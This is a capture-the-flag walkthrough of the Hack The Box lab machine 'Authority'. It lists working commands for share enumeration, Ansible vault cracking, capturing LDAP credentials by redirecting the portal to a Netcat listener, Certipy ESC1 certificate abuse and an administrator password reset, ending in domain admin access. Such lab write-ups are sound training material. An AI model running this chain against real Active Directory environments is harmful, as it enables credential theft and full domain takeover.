Authority

Authority is a medium-difficulty Windows machine that highlights the dangers of misconfigurations, password reuse, storing credentials on shares, and demonstrates how default settings in Active Directory (such as the ability for all domain users to add up to 10 computers to the domain) can be combined with other issues (vulnerable AD CS certificate templates) to take over a domain.
Enumeration
An initial Nmap scan was performed against the target to identify open ports and running services:
Nmap
We utilized the following command to conduct a Nmap scan
1
Authority ➜ sudo nmap -sV -sC 10.129.17.147

Nmap Scan
Initial Nmap enumeration identified a number of open ports of interest, each warranting further investigation.
SMB Enumeration
Nmap reveals SMB running on the target. Using NetExec with guest authentication, we enumerate available SMB shares.
1
Authority ➜ nxc smb authority.htb -u 'guest' -p '' --shares

SMB Share Enumeration
Dumping Development Share
The guest user has read access to the Development share. Using smbclient, we pull all files and sift through them for sensitive or interesting information.
1
2
3
4
5
6
Authority ➜ smbclient //authority.htb/'Development' -U Guest
Password for [WORKGROUP\Guest]:
Try "help" to get a list of possible commands.
smb: \> recurse on
smb: \> prompt off
smb: \> mget *
Identified Credentials
Digging through the dumped share, the PWN folder yields a set of credentials.

Decrypting Ansible Vault Password
The credentials include an Ansible vault file. Using ansible2john, we convert it to a crackable hash format and run it through John the Ripper to recover the master password.
1
2
3
4
5
6
defaults ➜ ansible2john pwm_admin.hash > pwm_admin.hash.jtrformat

defaults ➜ john --show pwm_admin.hash.jtrformat
pwm_admin.hash:!@#$%^&*

defaults ➜ cat pwm_admin.hash | ansible-vault decrypt;echo

Decrypting Password
Password: pWm_@dm!N_!23
Login Into PWM Portal
With the Ansible vault password recovered, we use it to log into the Password Self Service Portal, gaining access to the configuration editor.

Retrieve SVC_LDAP Password
Access to the configuration editor allows us to redirect the LDAP URL to our attacking machine. Starting a Netcat listener and triggering a connection test, the application leaks the svc_ldap credentials in cleartext.

Original Values
Modify LDAP URL

Modified Values
Force Testing LDAP Profile
With the LDAP URL redirected, we trigger the connection by clicking Test LDAP Profile — the application reaches out to our Netcat listener and sends the credentials.

Captured Credentials
Login As svc_ldap
Using the recovered svc_ldap credentials, we connect to the target over WinRM, successfully gaining a foothold with user privileges.
1
2
3
4
5
6
Authority ➜ nxc winrm authority.htb -u 'svc_ldap' -p 'lDaP_1n_th3_cle4r!'
WINRM       10.129.17.147   5985   AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 (name:AUTHORITY) (domain:authority.htb)
WINRM       10.129.17.147   5985   AUTHORITY        [+] authority.htb\svc_ldap:lDaP_1n_th3_cle4r! (Pwn3d!)


Authority ➜ evil-winrm -i authority.htb -u svc_ldap -p 'lDaP_1n_th3_cle4r!'

Successfully Logged In
Post-Exploitation
User access secured, we begin enumerating privilege escalation vectors. The machine name Authority is a classic HTB nudge toward Active Directory Certificate Services — we start our investigation there.
Post-Enumeration
Certipy
Using Certipy, we query Active Directory Certificate Services for misconfigured or exploitable certificate templates.
1
Authority ➜ certipy find -vulnerable  -u svc_ldap -p 'lDaP_1n_th3_cle4r!' -dc-ip 10.129.17.147 -stdout
We have identified a misconfigured certificate which we can utilize to gain administrative access on the target machine.

Identified Misconfigured Certificate
Abuse ESC1
Create Computer
With MachineAccountQuota not set to 0, we can add computer accounts to the domain. We create a machine under our control to satisfy the domain computer enrollment requirement, then abuse ESC1 by setting the UPN to Administrator and requesting a certificate — effectively impersonating the domain admin.
1
(.venv) addcomputer ➜ addcomputer.py authority.htb/svc_ldap:'lDaP_1n_th3_cle4r!' -computer-name 'PoC' -computer-pass 'hacker123!'

Request Certificate
Our controlled computer account satisfies the enrollment requirement — we exploit ESC1 to request a certificate with the Administrator UPN, impersonating the domain admin.
1
Authority ➜ certipy req -u 'PoC$' -p 'hacker123!' -dc-ip 10.129.17.147 -target authority.htb -ca 'AUTHORITY-CA' -template 'CorpVPN' -upn '[email protected]' -sid S-1-5-21-622327497-3269355298-2248959698-500

Retrieved Administrator Pfx
Authentication Failed
Attempting to authenticate with the certificate fails — the Domain Controller doesn’t support PKINIT, meaning Kerberos pre-authentication via certificates isn’t an option here. This is a known limitation on Authority.
Why PKINIT fails on Authority:
When you request a certificate via ESC1 with Certipy, the end goal is to use that certificate to authenticate to the DC and get a TGT (Kerberos ticket). This authentication method is called PKINIT — it’s an extension to Kerberos that allows a certificate to substitute for a password during pre-authentication.
For PKINIT to work, the DC needs to have its own certificate too — specifically a KDC certificate — so it can participate in the mutual public-key exchange. On Authority, the DC was never properly enrolled with a KDC certificate, meaning it simply cannot process PKINIT requests. It doesn’t know how to handle certificate-based Kerberos auth, so it rejects it.
1
Authority ➜ certipy auth -dc-ip 10.129.17.147 -pfx administrator.pfx

Authentication Failed
Update Administrator Password

With PKINIT off the table, we fall back to LDAPS authentication. Using Certipy’s -ldap-shell flag and the Administrator .pfx, we obtain an interactive LDAP shell as Administrator and update the password — completing the privilege escalation.
1
2
3
Authority ➜ certipy auth -dc-ip 10.129.17.147 -pfx administrator.pfx -ldap-shell

change_password administrator hacker123!
Login
Password updated, we use Evil-WinRM to log in as Administrator, completing the privilege escalation from user to domain admin.
1
Authority ➜ evil-winrm -i authority.htb -u administrator -p 'hacker123!'

Successfully Logged In